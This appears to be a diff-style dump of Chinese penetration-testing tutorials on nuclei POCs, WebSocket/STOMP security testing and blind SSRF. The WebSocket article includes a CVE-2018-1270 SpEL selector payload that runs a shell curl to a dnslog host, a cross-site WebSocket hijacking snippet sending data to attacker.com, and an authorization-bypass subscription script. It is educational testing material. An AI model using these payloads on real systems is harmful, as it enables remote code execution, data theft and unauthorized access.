|
||||
|
||||
|
||||
实战演示
|
||||
|
||||
可以先来到CTF-SQL注入免费靶场环境
|
||||
|
||||

|
||||
|
||||
|
||||
首先进行手工的SQL注入漏洞验证,再根据特征编写漏洞POC
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
标记好返回包中的特征值,然后发送到nuclei插件中去
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
然后可以根据漏洞类型修改相应描述
|
||||
|
||||
然后保存即可
|
||||
|
||||

|
||||
|
||||
|
||||
接下来就可以通过nuclei加载该POC文件,后面就可以进行自动化漏洞验证了
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
补充:批量扫描可以使用 -l 参数加载URL文件
|
||||
|
||||
|
||||
|
||||
04
|
||||
|
||||
|
||||
学习交流
|
||||
|
||||
工具包、资料
|
||||
|
||||

|
||||
|
||||
若已过期,可以添加平台客服
|
||||
|
||||

|
||||
|
||||
[【黑客基础】如何手工进行SQL注入?实操演示!](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484459&idx=1&sn=bcc78d09e1106bfff2475d13e5fb7a74&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【支付漏洞】金额溢出导致的0元购-网络安全](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484444&idx=1&sn=7135128fca759d790cbda3e7d48ce3f2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[700万美元加密钱包被盗事件概览 | 其中的Vshell是什么?手把手带你安装和配置!](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484415&idx=1&sn=d15620b3fb1dc99dac1699fe3800e6a2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,534 @@
|
||||
# 拉开渗透差距:从被忽略的细节入手,WebSocket 漏洞测试实操
|
||||
原创 白白c
|
||||
白白c 网安前线 2026-04-27 00:01
|
||||
|
||||
**0****1**
|
||||
|
||||
|
||||
|
||||
**前言**
|
||||
|
||||
|
||||
AI时代发展得越来越快,上周受邀回到母校和很多师弟师妹做了一次安全技术交流,发现大家都有一个共同的困惑:现在漏洞越来越难测了,简单的漏洞几乎找不到,感觉安全这条路越走越窄,甚至有些迷茫,不知道该往哪个方向努力,甚至有同学吐槽
|
||||
**“入门即瓶颈”**
|
||||
。
|
||||
|
||||
|
||||
其实我也认真思考过这个问题,确实,现在渗透测试的门槛越来越高,特别是出现一些AI自动化渗透工具,基础和常见漏洞基本都能被快速发现,对于初级人员基本很难挖到漏洞。但这也让整个渗透行业出现了两极分化:对于初级人员来说,**越来越难入门、难提高,想靠基础操作站稳脚跟越来越难**
|
||||
;而对于中高级人员来说,反而越来越有利,行业竞争越来越卷,大家的产出效率也越来越高。说到底,那些一眼就能发现的简单漏洞,早就被开发者和AI工具修复得差不多了,想靠基础操作产出成果,确实越来越难。
|
||||
|
||||
|
||||
我认为,想要在渗透测试行业站稳脚跟,和别人形成核心竞争力,关键不在于找那些人人都能找到的简单漏洞,而在于从别人忽略、不知道的地方下手。**你能挖出别人挖不出来的“漏洞”,你就比别人更强**
|
||||
,这就是差距所在,也是初级人员突破瓶颈、中高级人员拉开差距的关键。
|
||||
|
||||
|
||||
那怎么才能拉开渗透测试的产出差距呢?答案就在一些容易被忽略的细节里,比如我们今天要重点分享的WebSocket。很多新手甚至老渗透,都会跳过这个点,觉得它复杂、看不懂,但其实这里面藏着大量别人挖不到的漏洞,也是目前很多项目的安全盲区。
|
||||
|
||||
|
||||
**0****2**
|
||||
|
||||
|
||||
|
||||
**WebSocket 是什么,为什么值得测**
|
||||
|
||||
|
||||
普通的网页请求(HTTP),就像你打外卖电话,你说“要一份外卖”,商家说“好的,马上送”,说完电话就挂了,想再点一份,就得重新拨号;而**WebSocket,就像你和朋友开微信视频通话**
|
||||
,一旦接通,你们俩能随时说话、发表情包,不用每次都重新打,一直连着,实时沟通。
|
||||
|
||||
正因为它能“一直连着、实时通信”,现在很多网页、APP都用它做这些功能:微信网页版的消息推送、企业微信的审批提醒、在线文档的实时协作、游戏里的实时状态同步,甚至是直播的弹幕互动,背后都有WebSocket的影子。
|
||||
|
||||

|
||||
|
||||
至于为啥要测它,记3点就够了,直白又好记,看完就知道它有多重要:
|
||||
|
||||
**1. 它传的都是“正经业务数据”**
|
||||
:不像有些请求只传无关紧要的内容,WebSocket里全是核心信息,比如你的用户ID、待办任务ID、私聊消息、审批内容,这些都是漏洞的关键,挖到就是“硬货”。
|
||||
|
||||
**2. 开发人员不重视它的安全**
|
||||
:大家都习惯给普通接口做防护,比如登录校验、权限控制,但对WebSocket的防护经常马马虎虎,甚至完全不做,觉得“没人会测这个”。
|
||||
|
||||
**3. 它很隐蔽,容易被忽略**
|
||||
:Burp 默认抓的是 HTTP,WebSocket 帧需要单独去 WebSockets history 看,很多新手甚至老渗透,都会直接跳过,漏洞就这么被藏了起来。
|
||||
|
||||
**03**
|
||||
|
||||
|
||||
|
||||
**必懂名词**
|
||||
|
||||
|
||||
|
||||
后面会反复提到几个词,所以得先知道知道它是干啥的,我用粗一点的话给大家解释一下
|
||||
。
|
||||
|
||||
WebSocket握手
|
||||
:就是“建立视频通话”的过程——你(客户端,比如你的浏览器)给网页服务器发个请求,说“我要建立长连接”,服务器同意了,就返回“101”状态码,相当于“接通了”。在Burp里看到“101”,就说明长连接建好了,可以开始收发消息了。
|
||||
|
||||
STOMP
|
||||
:简单说,就是
|
||||
WebSocket
|
||||
的“聊天规则”。
|
||||
WebSocket
|
||||
只负责“接通通话”,不管你发的消息格式对不对、该发给谁;
|
||||
STOMP
|
||||
就规定了一套“规矩”,告诉你该怎么发指令,服务器才能听懂——比如“我要订阅消息”“我要发消息给某人”。很多Java做的网页(尤其是Spring框架),都用这个规则,也是我们今天重点讲的内容。
|
||||
|
||||
SockJS
|
||||
:一个“兼容工具”,相当于“桥梁”。有些老服务器不支持
|
||||
WebSocket
|
||||
,
|
||||
SockJS
|
||||
就帮忙搭桥,让老服务器也能用上长连接。识别它很简单:看抓包记录里,有没有
|
||||
“/info
|
||||
”这个请求,或者有没有像
|
||||
“/ws/abc123/websocket”
|
||||
这种带乱码(随机字符)的路径,有就是用了SockJS。
|
||||
|
||||
CONNECT/CONNECTED
|
||||
:
|
||||
STOMP
|
||||
的“打招呼”指令。你发
|
||||
“CONNECT
|
||||
”,相当于对服务器说“我要进聊天群”;服务器回“
|
||||
CONNECTED
|
||||
”,就是“欢迎进群,以后可以说话、看消息了”,这一步完成,才算真正能开始订阅、收发消息。
|
||||
|
||||
SUBSCRIBE
|
||||
:“订阅消息”的指令。相当于你对服务器说“我要关注这个群(消息队列),有新消息记得推给我”。里面的“
|
||||
destination
|
||||
”,就是群地址,比如
|
||||
“/queue/private/10086
|
||||
”,后面的一串数字,一般就是你的用户ID,相当于“你的专属私人群”。
|
||||
|
||||
MESSAGE
|
||||
:服务器推给你的“群消息”,里面才是真正有用的业务内容——比如谁给你发了私聊、有什么审批提醒、任务状态变了,这些都在
|
||||
MESSAGE
|
||||
帧里。
|
||||
|
||||
SEND
|
||||
:你主动发给服务器的“消息”,相当于你在群里发言、操作业务——比如“确认审批”“发送私聊消息”“修改任务状态”,这些实际的操作,都是通过
|
||||
SEND
|
||||
帧完成的,也是最容易出漏洞的地方之一。
|
||||
|
||||
**0****4**
|
||||
|
||||
|
||||
|
||||
**先分清,你遇到的是哪种WebSocket?**
|
||||
|
||||
|
||||
WebSocket
|
||||
就两种情况,一眼就能分清,差别很大,测法也不一样
|
||||
### 1.第一种:纯WebSocket(简单版,少见)
|
||||
|
||||
很直接,抓包时能明显看到请求头里有“Upgrade: websocket”,没有多余的请求,直接就建立长连接,相当于“直接打通视频通话,不用试探”。这种情况比较少见,测试起来也最简单,直接看帧内容就行。
|
||||
|
||||
裸 WebSocket
|
||||
升级一步到位,握手里的 Upgrade: websocket
|
||||
很清晰。
|
||||
### 2.第二种:SockJS + STOMP(常见版,Java网页多)
|
||||
|
||||
SockJS
|
||||
不一样,它在建立真正的 WebSocket 连接之前会先发一个 HTTP 探测请求,路径通常是 /xxx/info
|
||||
,返回的是 JSON,比如:
|
||||
```
|
||||
{"entropy":123456,"origins":["*:*"],"cookie_needed":false,"websocket":true}
|
||||
```
|
||||
|
||||

|
||||
|
||||
这张图里有两个值得注意的地方:响应里 cookie_needed: true
|
||||
说明服务端靠 Cookie 绑定 session,WebSocket 升级时会直接复用;请求里的 Admin-Token
|
||||
就是被复用的鉴权凭据,后面测订阅边界时换账号要带对应的 Token。
|
||||
|
||||
然后才是实际的连接请求,路径格式一般像 /xxx/abc123/websocket
|
||||
,中间那段是随机 session ID。
|
||||
|
||||
为什么这个细节值得注意?因为 SockJS 本身的 session 管理有时候没做好,不同账号的 session 路径如果可以枚举或预测,就有额外的测试空间。而且 SockJS 下的 STOMP 帧会多一层封装,你看到的原始内容会是带方括号的字符串,比如:
|
||||
```
|
||||
a["CONNECTED\nversion:1.2\nheart-beat:0,0\n\n\u0000"]
|
||||
```
|
||||
|
||||
这里的 \u0000
|
||||
就是 STOMP 帧结束符,实际是一个 \0
|
||||
字节。用工具手动构造帧的时候如果忘了加这个,服务端直接不响应,很容易误判成"不通",实际上只是帧格式不对。
|
||||
|
||||
下面这张是 Burp Suite WebSocket history 里抓到的真实 CONNECT 帧,可以直观看到 SockJS 的包裹格式——最外层是方括号和引号,帧内换行用 \n
|
||||
转义,末尾是 \u0000
|
||||
:
|
||||
|
||||

|
||||
|
||||
路径 /m/ws/267/qcyfu1nx/websocket
|
||||
里的 267
|
||||
是服务端分配的 session 前缀,qcyfu1nx
|
||||
是随机 session ID,这个格式是 SockJS 的标准路径结构。
|
||||
|
||||
**0****5**
|
||||
|
||||
|
||||
|
||||
**CONNECT 帧,别只看一眼就过**
|
||||
|
||||
抓到CONNECT
|
||||
帧(就是你给服务器“打招呼”的指令),新手很容易直接跳过,觉得“只要连接成功就行”,其实这里有两个简单的测试点,顺手就能测,不用复杂操作:
|
||||
|
||||
STOMP 握手里的 CONNECT
|
||||
帧通常长这样:
|
||||
```
|
||||
CONNECTaccept-version:1.2,1.1,1.0heart-beat:10000,10000
|
||||
```
|
||||
|
||||
有几个地方可以顺手看一下。
|
||||
|
||||
**第一个是 heart-beat。**
|
||||
这两个数字代表"客户端能发送的最小间隔"和"客户端希望接收的最小间隔",单位毫秒。这个字段本身通常没什么漏洞,但可以用来判断服务端实现——如果你把这个值改成 0,0
|
||||
,或者改成一个极端值,看服务端怎么响应,有时候能侧面了解框架和版本信息。
|
||||
|
||||
**第二个是鉴权方式。**
|
||||
STOMP 规范里 CONNECT
|
||||
帧支持 login
|
||||
和 passcode
|
||||
两个 header,部分系统确实会用这两个字段做认证,这种情况下就要看这两个值是否可以爆破或者绕过。更常见的情况是系统依赖 HTTP session 做鉴权,WebSocket 升级时直接复用了 Cookie,STOMP 帧里根本没有鉴权信息——这种实现方式的风险点在后面,主要反映在订阅边界上,而不是 CONNECT 这一步。
|
||||
|
||||
服务端返回 CONNECTED
|
||||
说明 STOMP 层握手完成,这时候才真正开始进入有意思的部分。
|
||||
|
||||
**0****6**
|
||||
|
||||
|
||||
|
||||
**SUBSCRIBE 帧,漏洞高发区**
|
||||
|
||||
|
||||
SUBSCRIBE
|
||||
帧,就是“订阅消息”的指令,比如这样:
|
||||
```
|
||||
SUBSCRIBEid:sub-0destination:/queue/private/20250226193841000202
|
||||
```
|
||||
|
||||
出现这个,说明这条长连接已经不只是"连上了",而是客户端开始参与具体的消息分发。
|
||||
|
||||
/queue/private/...
|
||||
这类路径一般和用户、会话、对象或任务实例有关,比纯广播队列更值得分析,因为它直接指向权限和隔离逻辑。
|
||||
|
||||
下面是抓到的真实 SUBSCRIBE 帧,注意 destination
|
||||
末尾那串数字——这就是后面分析推送边界时最关键的标识符:
|
||||
|
||||

|
||||
|
||||
同样可以看到 SockJS 封装格式和 \u0000
|
||||
结尾,和上面 CONNECT 帧的结构一致。
|
||||
|
||||
这时候有几件事要做。
|
||||
|
||||
记下 destination
|
||||
的完整值,后面那串标识别丢,很多系统就是靠这部分来区分用户或会话。
|
||||
|
||||
同时观察当前页面订阅了几个目标。有些页面背后会同时订阅通知、待办、状态刷新等多个 destination
|
||||
,这些最好一次性记全。
|
||||
|
||||
最重要的一步:**主动触发业务动作,然后回来看帧**
|
||||
。如果只是停在那等,你可能只看到 CONNECT
|
||||
和 SUBSCRIBE
|
||||
,看不到真正有内容的 MESSAGE
|
||||
。回到页面里做点操作——打开通知、提交一次表单、切换模块——然后再盯这条连接,大部分的有效内容都是这么触发出来的。
|
||||
|
||||
**0****7**
|
||||
|
||||
|
||||
|
||||
**拿到MESSAGE帧,怎么判断有没有漏洞?**
|
||||
|
||||
MESSAGE
|
||||
帧就是服务器推给你的“群消息”,里面有真正的业务数据,不用看复杂的内容,重点看3个地方
|
||||
1. 消息里有没有“用户ID”“任务ID”“租户ID”这类数字(比如userId=123、taskId=456);
|
||||
|
||||
1. 这些数字,是不是你当前登录账号的(比如你登录的是账号A,消息里的userId却是账号B的,或者taskId是别人的任务ID);
|
||||
|
||||
1. 消息内容,是不是你该看的(比如你是普通用户,却看到了管理员的审批消息、别人的私聊内容)。
|
||||
|
||||
只要出现“不是你该看的内容”,比如看到别人的任务、别人的私聊、管理员的消息,就说明有越权漏洞,值得继续深挖,
|
||||
**这就是别人挖不到、你能挖到的“漏洞”。**
|
||||
|
||||
优先看这些内容:destination
|
||||
、subscription
|
||||
、帧头里的 message-id
|
||||
,以及 body 里的业务字段,比如 userId
|
||||
、roomId
|
||||
、taskId
|
||||
、tenantId
|
||||
。
|
||||
|
||||

|
||||
|
||||
**08**
|
||||
|
||||
|
||||
|
||||
**拿到SEND帧,别放过!**
|
||||
|
||||
|
||||
SEND
|
||||
帧,就是你主动发给服务器的“消息”,相当于你在群里发言,但它比发言更重要——很多时候,它能直接操作业务,比如确认审批、修改任务状态、发送私聊消息,这类帧的漏洞,往往是高危漏洞。
|
||||
|
||||
看SEND帧,就看两个地方,很简单,不用复杂分析:
|
||||
1. destination
|
||||
:你把消息发给了哪个“群”(哪个接口),比如发给“/app/approve”,可能就是确认审批的接口;
|
||||
|
||||
1. body里的内容:有没有“任务ID”“状态”“用户ID”这类字段(比如taskId=123
|
||||
、status=“已完成
|
||||
”、userId=456
|
||||
)。
|
||||
|
||||

|
||||
|
||||
重点判断:这个SEND
|
||||
帧,是“只是告诉服务器你做了什么”(比如“我点开了通知”,不影响业务),还是“真的能改变业务”(比如“把任务改成已完成”“确认审批”“删除别人的任务”)。
|
||||
|
||||
如果是后者,可以试试,改一改body里的数字(比如把taskId=123
|
||||
改成taskId=456
|
||||
,把userId=自己的改成别人的
|
||||
),然后重发这个帧,看能不能操作别人的业务——**能的话,就是严重的高危漏洞,也是拉开你和别人差距的关键。**
|
||||
|
||||
**0****9**
|
||||
|
||||
|
||||
|
||||
**Spring网页的一个经典漏洞**
|
||||
|
||||
|
||||
如果目标是 Spring 生态的项目(Spring WebSocket + STOMP + Spring Messaging),有一
|
||||
个历史漏洞一定要测
|
||||
:**CVE-2018-1270**
|
||||
|
||||
Spring Messaging 在处理 STOMP 帧里的 selector
|
||||
header 时,直接把这个值当成 SpEL(Spring Expression Language)表达式去求值,没有做任何过滤。攻击者可以在 SUBSCRIBE
|
||||
帧里带上:
|
||||
```
|
||||
SUBSCRIBE
|
||||
id:sub-0
|
||||
destination:/topic/greetings
|
||||
selector:T(java.lang.Runtime).getRuntime().exec(new java.lang.String[]{'sh','-c','curl http://$(whoami).x.dnslog.cn'})
|
||||
```
|
||||
|
||||
或者更直接地用 SpEL 执行命令并回显。影响版本是 Spring Framework 5.0.x < 5.0.5 和 4.3.x < 4.3.16,2018 年已经修复。
|
||||
|
||||
实际测试时,看到 Spring Boot 项目就可以顺手确认一下版本,或者在 SUBSCRIBE
|
||||
帧里加一个 selector
|
||||
header 看服务端有没有异常响应。现在的项目大多已经升级,但老系统或者内网遗留项目里还是会遇到。
|
||||
|
||||
**0****10**
|
||||
|
||||
|
||||
|
||||
**工具怎么用**
|
||||
|
||||
### 1. 抓包:用Burp(最基础)
|
||||
|
||||
打开Burp,正常抓包,然后找到“WebSockets history”
|
||||
,里面就是所有的帧(CONNECT、SUBSCRIBE、MESSAGE、SEND
|
||||
这些),能直接看内容、改内容、重发。
|
||||
|
||||
如果是SockJS
|
||||
的帧,看起来会乱一点(带方括号、引号),别慌,正常改里面的内容就行,比如改destination
|
||||
后面的地址、body里的数字,改完重发就好。
|
||||
### 2. 手动连接:用两个简单命令(测连接通不通)
|
||||
|
||||
如果想手动连接服务器,测试长连接通不通,用这两个命令,先装Node.js,装完就能用:
|
||||
```
|
||||
# 第一个:wscat(简单,新手首选)
|
||||
npm install -g wscat # 安装(复制粘贴到命令行,回车就行)
|
||||
wscat -c "ws://目标网页地址/ws/123abc/websocket" # 连接(把“目标网页地址”换成你测的地址)
|
||||
# 第二个:websocat(更稳定,推荐)
|
||||
websocat ws://目标网页地址/ws/123abc/websocket # 直接连接(不用安装,复制粘贴就能用)
|
||||
```
|
||||
|
||||
连接成功后,会显示“connected”,说明长连接通了,可以手动发帧测试;如果连接失败,说明路径错了,或者服务器有防护。
|
||||
### 3. 批量测越权:用脚本
|
||||
|
||||
手动换账号、换“群地址”测试,太麻烦,效率太低,新手可以用脚本,全程复制粘贴,只改3个地方,就能批量测越权(比如用A账号,订阅B账号的私人群,看能不能收到消息)。
|
||||
|
||||
第一步:安装依赖(复制粘贴到命令行,回车就行):
|
||||
```
|
||||
npm install @stomp/stompjs ws
|
||||
```
|
||||
|
||||
|
||||
第二步:复制下面的脚本,粘贴到记事本,保存为“test.js”(比如保存到桌面):
|
||||
```
|
||||
const { Client } = require("@stomp/stompjs");
|
||||
const WebSocket = require("ws");
|
||||
// 只改下面3行,改完保存就行
|
||||
const WS_URL = "ws://目标网页地址/ws/123abc/websocket"; // 换成你测的长连接地址(从Burp里复制)
|
||||
const AUTH_TOKEN = "Bearer eyJ..."; // 换成A账号的Token(你登录的账号,从Burp里复制)
|
||||
const TARGET_DEST = "/queue/private/20250226193841000202"; // 换成B账号的“群地址”(别人的私人群,从Burp里复制)
|
||||
const client = new Client({
|
||||
webSocketFactory: () => new WebSocket(WS_URL, {
|
||||
headers: {
|
||||
Cookie: "session=xxxxx", // 换成A账号的Cookie(从Burp里复制)
|
||||
Authorization: AUTH_TOKEN,
|
||||
},
|
||||
}),
|
||||
onConnect: () => {
|
||||
console.log("[+] 连接成功了,开始订阅别人的私人群...");
|
||||
// 用A账号,订阅B账号的私人群,测试越权
|
||||
client.subscribe(TARGET_DEST, (message) => {
|
||||
console.log("[!] 收到消息了!有越权漏洞!");
|
||||
console.log("消息头:", message.headers);
|
||||
console.log("消息内容:", message.body);
|
||||
});
|
||||
console.log(`[*] 已经订阅了 ${TARGET_DEST},等着收消息...`);
|
||||
},
|
||||
onStompError: (frame) => {
|
||||
console.log("[-] 报错了:", frame.headers["message"]);
|
||||
},
|
||||
onDisconnect: () => {
|
||||
console.log("[-] 连接断开了");
|
||||
},
|
||||
});
|
||||
client.activate();
|
||||
```
|
||||
|
||||
打开命令行,进入桌面(输入cd 桌面,回车),然后输入“node test.js”,回车运行。
|
||||
|
||||
看3种结果就够了:
|
||||
1. 显示“收到消息了!有越权漏洞!”:恭喜,找到越权漏洞了,这就是别人挖不到的“硬货”;
|
||||
|
||||
1. 显示“报错了: Unauthorized”:有防护,但可以看看报错信息,有没有泄露有用的地址(比如别人的群地址);
|
||||
|
||||
1. 直接显示“连接断开了”:防护做得好,在建立连接时就拦住你了,换个思路,测其他点。
|
||||
|
||||
换账号测的时候只需要改 AUTH_TOKEN
|
||||
和 Cookie,TARGET_DEST
|
||||
保持 B 账号的值不变,对比两次响应差异就很清晰。
|
||||
|
||||
**0****11**
|
||||
|
||||
|
||||
|
||||
**握手层的鉴权**
|
||||
|
||||
|
||||
很多人默认"WebSocket 升级时带了 Cookie 就安全了",但握手这一步本身有几个值得测的点,不只是看 101
|
||||
就过。
|
||||
|
||||
**Origin 检测。**
|
||||
浏览器发 WebSocket 请求时会自动带上 Origin
|
||||
头,部分服务端拿这个值做跨域校验。用 Burp 拦截握手请求,把 Origin
|
||||
改成一个不相关的域名,比如 https://xxx.com
|
||||
,看服务端是否还返回 101
|
||||
:
|
||||
```
|
||||
GET /ws/info HTTP/1.1
|
||||
Host: target.com
|
||||
Upgrade: websocket
|
||||
Connection: Upgrade
|
||||
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
|
||||
Origin: https://xxx.com
|
||||
```
|
||||
|
||||
如果仍然返回 101
|
||||
,说明没有做 Origin 校验。这个时候配合 Cookie 鉴权就有 CSWSH(Cross-Site WebSocket Hijacking)的空间——攻击者在自己控制的页面里建一条连接,浏览器会自动带上 target.com 的 Cookie,之后订阅受害者的 private queue,实时接收推送内容:
|
||||
```
|
||||
// 攻击者页面里的代码
|
||||
const ws = new WebSocket("wss://target.com/ws/abc/websocket");
|
||||
ws.onmessage = (e) => {
|
||||
fetch("https://attacker.com/log?d=" + encodeURIComponent(e.data));
|
||||
};
|
||||
```
|
||||
|
||||
判断能不能利用还要看 Cookie 有没有带 SameSite=Strict
|
||||
或 Lax
|
||||
,有的话浏览器层面会阻止跨站请求携带 Cookie,利用难度大幅上升。
|
||||
|
||||
**Token 放在 URL 里。**
|
||||
部分应用把鉴权 token 直接拼在 WebSocket 连接 URL 里:
|
||||
```
|
||||
wss://target.com/ws?token=eyJhbGci...这种方式的问题是 URL 会出现在服务端日志、代理日志、Referer 头里,token 容易被旁路泄露。遇到这种情况,记录下来,顺手确认 token 的有效期和使用次数有没有限制。
|
||||
```
|
||||
|
||||
**0****12**
|
||||
|
||||
|
||||
|
||||
**连接和资源限制**
|
||||
|
||||
|
||||
WebSocket
|
||||
是“长连接”,服务器要一直维护这个连接,如果维护得不好,很容易被消耗资源(比如让服务器崩溃),这也是一个测试点,新手了解即可,测之前一定要告诉甲方(不然可能违法,涉及破坏计算机系统):
|
||||
1. 测试连接数:快速建立很多条长连接(比如用脚本批量建),看服务器从第几条开始拒绝,没有任何限制的话,说明缺少基本的保护;
|
||||
|
||||
1. 测试订阅数:在一条连接里,反复订阅很多个“群”(比如用脚本循环订阅),正常情况应该有上限,没有上限的话,服务器内存会越用越多,甚至崩溃;
|
||||
|
||||
1. 测试超时:把CONNECT
|
||||
帧的heart-beat
|
||||
改成“0,0”(关掉心跳),建立连接后啥也不做,看服务器多久会主动断开,能无限保持连接的话,容易消耗服务器资源;
|
||||
|
||||
1. 测试超大消息:发一个很大的消息(比如10MB,用脚本发),看服务器有没有大小限制,会不会崩溃、影响其他连接的正常使用
|
||||
|
||||
**0****13**
|
||||
|
||||
|
||||
|
||||
**哪些情况说明有戏,哪些暂时可以放一放**
|
||||
|
||||
|
||||
**值得继续挖的(有漏洞大概率,重点看):**
|
||||
1. 收到了不是你该看的消息(比如别人的私聊、别人的待办、管理员的消息);
|
||||
|
||||
1. 换了“群地址”,还能收到有效消息(比如换成别人的用户ID,还能收到消息);
|
||||
|
||||
1. 用SEND帧,操作了别人的业务(比如改别人的任务、确认别人的审批);
|
||||
|
||||
1. 不同账号的“私人群”串线(比如你能收到别人的消息,别人也能收到你的消息);
|
||||
|
||||
1. Origin测试能通过(改Origin还能返回101),且Cookie没有“SameSite”保护。
|
||||
|
||||
### 可以先放一放的(大概率没漏洞,别浪费时间):
|
||||
1. 只建立了长连接,但没收到任何MESSAGE、SEND帧(说明这个长连接没用到核心业务);
|
||||
|
||||
1. 换了“群地址”,服务器立刻断开连接(说明防护做得好,权限隔离很严);
|
||||
|
||||
1. 不同账号的消息隔离得很好,看不到别人的任何内容;
|
||||
|
||||
1. 发异常内容后,服务器只是正常断开,没泄露任何信息(比如错误日志、服务器版本)。
|
||||
|
||||
这种情况记下来,先测其他地方,等看完别的业务点,再回头结合着看就行,不用死盯。
|
||||
|
||||
**总结**
|
||||
|
||||
|
||||
按下面10步来,就能把WebSocket(STOMP)测透,突破入门瓶颈:
|
||||
1. 先看Burp里有没有“101”响应,确认长连接建立成功;
|
||||
|
||||
1. 分清是“纯WebSocket”还是“SockJS+STOMP”(看有没有“/info”请求,有就是后者);
|
||||
|
||||
1. 测握手层:改Origin字段,看有没有跨域漏洞;查Token是不是在URL里,有就是泄露风险;
|
||||
|
||||
1. 确认STOMP握手成功(服务器返回CONNECTED),顺便改改heart-beat,看服务器反应;
|
||||
|
||||
1. 记全所有SUBSCRIBE帧的“群地址”(destination),一个都别漏;
|
||||
|
||||
1. 主动操作网页,触发MESSAGE帧,看有没有越权内容(别人的消息、别人的任务);
|
||||
|
||||
1. 找SEND帧,改改里面的参数(比如taskId、userId),看能不能操作别人的业务;
|
||||
|
||||
1. 如果是Spring网页,测一下CVE-2018-1270漏洞,老项目很容易遇到;
|
||||
|
||||
1. 换“群地址”、改消息参数,测订阅越权,这是漏洞高发区;
|
||||
|
||||
1. (可选)在甲方同意的情况下,测资源限制漏洞(连接数、订阅数等)。
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
AI时代,渗透测试的核心竞争力,从来不在于找人人都能找到的简单漏洞,而在于跳出固有思维,挖掘那些被大多数人忽略的技术盲区与细节。WebSocket只是其中一个典型代表——除了它,还有诸多易被跳过的测试场景,而这些被忽视的角落,恰恰是拉开不同人之间差距的关键。
|
||||
|
||||
**点击下方名片进入公众号**
|
||||
|
||||
**公众号专注于传递网安价值、普及知识、分享实战经验,分感悟、实践两类等,每周一篇,敬请关注。**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,109 @@
|
||||
# 挖到盲SSRF别急着放弃!这才是RCE的正确打开方式
|
||||
原创 升斗安全XiuXiu
|
||||
升斗安全XiuXiu 升斗安全 2026-04-26 23:55
|
||||
|
||||
**【文章说明】**
|
||||
- **目的**
|
||||
:本文内容仅为网络安全**技术研究与教育**
|
||||
目的而创作。
|
||||
|
||||
- **红线**
|
||||
:严禁将本文知识用于任何**未授权**
|
||||
的非法活动。使用者必须遵守《网络安全法》等相关法律。
|
||||
|
||||
- **责任**
|
||||
:任何对本文技术的滥用所引发的**后果自负**
|
||||
,与本公众号及作者无关。
|
||||
|
||||
- **免责**
|
||||
:内容仅供参考,作者不对其准确性、完整性作任何担保。
|
||||
|
||||
**阅读即代表您同意以上条款。**
|
||||
|
||||
****
|
||||
你有没有遇到过这种情况:费了半天劲,终于发现应用后端会向你指定的URL发个HTTP请求,但高兴不到三秒,发现这个请求的响应根本不回显到前端页面上?
|
||||
|
||||
别急着拍桌子,这不代表你就白忙活了。恭喜你,挖到了一个
|
||||
盲SSRF。
|
||||
|
||||

|
||||
|
||||
啥是盲SSRF?
|
||||
|
||||
简单说,就是你让服务器“偷偷”去访问某个地址(比如你自己搭的一个服务器),但服务器访问完之后,结果不告诉你。你看不到返回的网页内容、报错信息、甚至任何一句“我连上了”的提示。就像一个盲人,只知道能走出去,但看不清外面有什么。
|
||||
|
||||
听起来有点鸡肋?别急,
|
||||
盲SSRF虽然“盲”,但用对姿势,照样能打出伤害。
|
||||
|
||||
盲SSRF能搞出多大动静?
|
||||
|
||||
老实说,
|
||||
盲SSRF的“直接破坏力”通常比普通SSRF弱一些,毕竟它天生是单向的——你只能发请求,收不到回包。但千万别小看它,在某些场景下,它依然能带来
|
||||
远程代码执行(RCE)这种核弹级效果。
|
||||
|
||||
哪怕拿不到RCE,你还可以用它做这些事:
|
||||
- 扫描内网:偷偷探测内网中的存活主机、开放端口,甚至识别某些服务版本。
|
||||
|
||||
- 触发其他漏洞:如果内网某个服务存在已知漏洞(比如Log4j、Redis未授权),你可以利用盲SSRF去“隔空”触发它。
|
||||
|
||||
- 攻击客户端:让应用服务器去连你控制的恶意服务,如果你能利用HTTP客户端的某些漏洞,说不定能反打服务器。
|
||||
|
||||
|
||||
怎么发现盲SSRF?
|
||||
|
||||
最稳的方法,就是
|
||||
带外检测(OAST)。说白了,就是让目标服务器去访问一个你完全控制的外部系统,然后看它有没有真的来“敲门”。
|
||||
|
||||
实战中最省事的工具:
|
||||
Burp Collaborator。
|
||||
|
||||
步骤也很无脑:
|
||||
- 在Burp里生成一个独一无二的Collaborator域名。
|
||||
|
||||
- 把这个域名塞到目标应用可能发起后端请求的地方(比如图片URL、webhook地址、文件导入源等)。
|
||||
|
||||
- 坐等。如果Burp Collaborator收到了来自目标服务器的HTTP请求——恭喜,盲SSRF实锤了。
|
||||
|
||||
|
||||
一个容易被忽略的小细节
|
||||
|
||||
有时候你会发现,
|
||||
Collaborator收到了
|
||||
DNS查询,却没有后续的
|
||||
HTTP请求。这是咋回事?
|
||||
|
||||
大概率是:应用确实尝试去访问你的域名,触发了DNS解析(很多基础设施允许出站DNS,因为正常业务需要),但真正的HTTP请求被网络层防火墙或策略拦截了。
|
||||
|
||||
这种情况虽然不算完美的
|
||||
盲SSRF,但它至少证明了一件事:目标服务器可以和你建立基础的网络通信。别放弃,继续尝试协议、端口、payload的变化,说不定就有惊喜。
|
||||
|
||||
光有盲SSRF能干啥?
|
||||
|
||||
看到这里你可能会问:“只能发请求,看不到响应,那我已经确认了这个漏洞,然后呢?”
|
||||
|
||||
别急,这才是表演的真正开始。
|
||||
|
||||
玩法一:盲打内网漏洞
|
||||
|
||||
你可以写一个简单的脚本,
|
||||
遍历内网IP和端口,去尝试触发内网服务上的已知漏洞。比如内网有个没打补丁的Jenkins、Redis、Memcached……只要这些服务本身存在盲触发型漏洞(比如某些命令执行不需要你看到回显),你就能通过
|
||||
盲SSRF当“跳板”拿下内网机器。
|
||||
|
||||
玩法二:反向攻击HTTP客户端
|
||||
|
||||
